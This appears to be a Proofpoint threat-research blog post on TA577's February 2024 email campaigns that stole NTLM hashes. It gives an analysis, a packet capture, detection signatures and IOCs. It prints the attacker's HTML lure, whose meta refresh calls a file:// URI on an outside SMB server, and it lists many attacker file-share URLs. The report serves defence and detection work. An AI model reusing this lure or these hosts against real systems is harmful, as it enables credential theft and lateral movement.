
TA577’s Unusual Attack Chain Leads to NTLM Data Theft

proofpoint.com/us/blog/threat-insight/ta577s-unusual-attack-chain-leads-ntlm-data-theft

February 29, 2024

Blog
Threat Insight
TA577’s Unusual Attack Chain Leads to NTLM Data Theft




Share with your network!

March 04, 2024 Tommy Madjar, Kelsey Merriman, Selena Larson and the Proofpoint Threat Research Team

What happened

Proofpoint identified notable cybercriminal threat actor TA577 using a new attack chain to demonstrate an uncommonly observed objective: stealing NT LAN Manager (NTLM) authentication information. This activity can be used for sensitive information gathering purposes and to enable follow-on activity.

Proofpoint identified at least two campaigns leveraging the same technique to steal NTLM hashes on 26 and 27 February 2024. Campaigns included tens of thousands of messages targeting hundreds of organizations globally. Messages appeared as replies to previous emails, known as thread hijacking, and contained zipped HTML attachments.



[redacted]

N

[redacted]

To: [redacted]

Today at 12:28 PM

AUTS.zip
95.8 KB

This Message Is From an Untrusted Sender
You have not previously corresponded with this sender.

Good day,

Just aiming to ascertain if you've seen the document I dispatched the previous day.

Good Afternoon!


Pleaseseethe aGopyRPW0YFttached document.

Password - 129TR

Example of old hijacked email content

Example message using thread hijacking containing a zipped attachment containing an HTML file.


Each .zip attachment has a unique file hash, and the HTMLs within the compressed files are customized to be specific for each recipient. When opened, the HTML file triggered a system connection attempt to a Server Message Block (SMB) server via a meta refresh to a file scheme URI ending in .txt. That is, the file would automatically contact an external SMB resource owned by the threat actor. Proofpoint has not observed malware delivery from these URLs, instead researchers assess with high confidence TA577’s objective is to capture NTLMv2 Challenge/Response pairs from the SMB server to steal NTLM hashes based on characteristics of the attack chain and tools used.



```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title> [redacted] </title>
</head>
<body>

  <meta http-equiv="Refresh" content="0; url='file://66.63.188.19/bmkmsw/2.txt'" />

  <div>Eos eaque magnii totam impedit eaa aut voluptatem aut. Quia velit sed sed sint dolores.</div>

</body>
</html>
```

Example HTML containing the URL (beginning with “file://”) pointing to the SMB resource.

These hashes could be exploited for password cracking or facilitate "Pass-The-Hash" attacks using other vulnerabilities within the targeted organization to move laterally within an impacted environment. Indications supporting this theory include artifacts on the SMB servers pointing towards the use of open-source toolkit Impacket for the attack. The use of Impacket on the SMB server can be identified by the default NTLM server challenge "aaaaaaaaaaaaaaaa" and the default GUID observed in the traffic. Such practices are uncommon in standard SMB servers.



```
No.     Time        Source           Destination       Protocol Lengtl Info
  182 22.529009    155.94.208.137   192.168.[redacted]  SMB2      329 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE

> Frame 182: 329 bytes on wire (2632 bits), 329 bytes captured (2632 bits)
> Ethernet II, Src: [redacted]
> Internet Protocol Version 4, Src: 155.94.208.137, Dst: 192.168.[redacted]
> Transmission Control Protocol, Src Port: 445, Dst Port: 49209, Seq: 163, Ack: 326, Len: 275
> NetBIOS Session Service
v SMB2 (Server Message Block Protocol version 2)
  v SMB2 Header
      ProtocolId: 0xfe534d42
      Header Length: 64
      Credit Charge: 1
      NT Status: STATUS_MORE_PROCESSING_REQUIRED (0xc0000016)
      Command: Session Setup (1)
      Credits granted: 31
    > Flags: 0x00000001, Response
      Chain Offset: 0x00000000
      Message ID: 1
      Process Id: 0x0000feff
      Tree Id: 0x00000000
    > Session Id:[redacted]Acct:admin Domain:USER-PC Host:USER-PC
      Signature: 00000000000000000000000000000000
      [Response to: 180]
      [Time from request: 0.020821000 seconds]
  v Session Setup Response (0x01)
      [Preauth Hash: [redacted]
    > StructureSize: 0x0009
    > Session Flags: 0x0000
      Blob Offset: 0x00000048
      Blob Length: 199
    v Security Blob: [redacted]
      v GSS-API Generic Security Service Application Program Interface
        v Simple Protected Negotiation
          v negTokenTarg
              negResult: accept-incomplete (1)
              supportedMech: 1.3.6.1.4.1.311.2.2.10 (NTLMSSP - Microsoft NTLM Security Support Provider)
              responseToken: [redacted]
            v NTLM Secure Service Provider
                NTLMSSP identifier: NTLMSSP
                NTLM Message Type: NTLMSSP_CHALLENGE (0x00000002)
              > Target Name: sBqGcbVN
              > Negotiate Flags: 0xe28a0207, Negotiate 56, Negotiate Key Exchange, Negotiate 128, Negotiate Version, Negotiate Target Info, Negotiate Extended Security, Target
                NTLM Server Challenge: aaaaaaaaaaaaaaaa
                Reserved: 0000000000000000
              > Target Info
              > Version 255.255 (Build 65535); NTLM Current Revision 255
```

Observed packet capture (PCAP) from the TA577 campaign.

Any allowed connection attempt to these SMB servers could potentially compromise NTLM hashes, along with revealing other sensitive information such as computer names, domain names, and usernames in clear text.

It is notable that TA577 delivered the malicious HTML in a zip archive to generate a local file on the host. If the file scheme URI was sent directly in the email body, the attack would not work on Outlook mail clients patched since July 2023. Disabling guest access to SMB does not mitigate the attack, since the file must attempt to authenticate to the external SMB server to determine if it should use guest access.

Attribution

TA577 is a prominent cybercrime threat actor and one of the major Qbot affiliates before the botnet's disruption. It is considered an initial access broker (IAB) and Proofpoint has associated TA577 campaigns with follow-on ransomware infections including Black Basta. Recently, the actor favors Pikabot as an initial payload.

Why it matters

Proofpoint typically observes TA577 conducting attacks to deliver malware and has never observed this threat actor demonstrating the attack chain used to steal NTLM credentials first observed on 26 February. Recently, TA577 has been observed delivering Pikabot using a variety of attack chains.

The rate at which TA577 adopts and distributes new tactics, techniques, and procedures (TTPs) suggests the threat actor likely has the time, resources, and experience to rapidly iterate and test new delivery methods. TA577, in addition to other IABs appears to have the pulse of the threat landscape and know when and why specific attack chains stop being effective and will quickly create new methods to bypass detections and attempt to increase the effectiveness and likelihood of victim engagement with their payload delivery.

Proofpoint researchers have also seen an increase in multiple threat actors abusing file scheme URIs to direct recipients to external file shares such as SMB and WebDAV to access remote content for malware delivery. Organizations should block outbound SMB to prevent exploitation identified in this campaign.

Example Emerging Threats signatures

2044665 - ET INFO Outbound SMB NTLM Auth Attempt to External Address

2051116 - ET INFO Outbound SMB2 NTLM Auth Attempt to External Address

2051432 - ET INFO [ANY.RUN] Impacket Framework Default SMB Server GUID Detected

2051433 - ET INFO Impacket Framework Default SMB NTLMSSP Challenge

Indicators of compromise

Indicator	Description	First Seen
file://89[.]117[.]1[.]161/mtdi/ZQCw[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://89[.]117[.]2[.]33/hvwsuw/udrh[.]txt	File Scheme URL Redirect Targets	26 February 2024

file://146[.]19[.]213[.]36/vei/yEZZ[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://176[.]123[.]2[.]146/vbcsn/UOx[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://89[.]117[.]1[.]160/4bvt1yw/iC[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://89[.]117[.]2[.]34/4qp/8Y[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://104[.]129[.]20[.]167/xhsmd/bOWEU[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://146[.]19[.]213[.]36/dbna/H[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://89[.]117[.]2[.]33/7ipw/7ohq[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://89[.]117[.]2[.]34/3m3sxh6/IuM[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://103[.]124[.]104[.]22/zjxb/bO[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://89[.]117[.]1[.]161/epxq/A[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://176[.]123[.]2[.]146/5aohv/9mn[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://66[.]63[.]188[.]19/bmkmsw/2[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://89[.]117[.]1[.]160/zkf2r4j/VmD[.]txt	File Scheme URL Redirect Targets	26 February 2024

file://103[.]124[.]104[.]76/wsr6oh/Y[.]txt	File Scheme URL Redirect Targets	26 February 2024
file://103[.]124[.]105[.]208/wha5uxh/D[.]txt	File Scheme URL Redirect Targets	27 February 2024
file://103[.]124[.]105[.]233/yusx/dMA[.]txt	File Scheme URL Redirect Targets	27 February 2024
file://103[.]124[.]106[.]224/uuny19/bb1nG[.]txt	File Scheme URL Redirect Targets	27 February 2024
file://85[.]239[.]33[.]149/naams/p3aV[.]txt	File Scheme URL Redirect Targets	27 February 2024
file://155[.]94[.]208[.]137/tgnd/zH9[.]txt	File Scheme URL Redirect Targets	27 February 2024

Subscribe to the Proofpoint Blog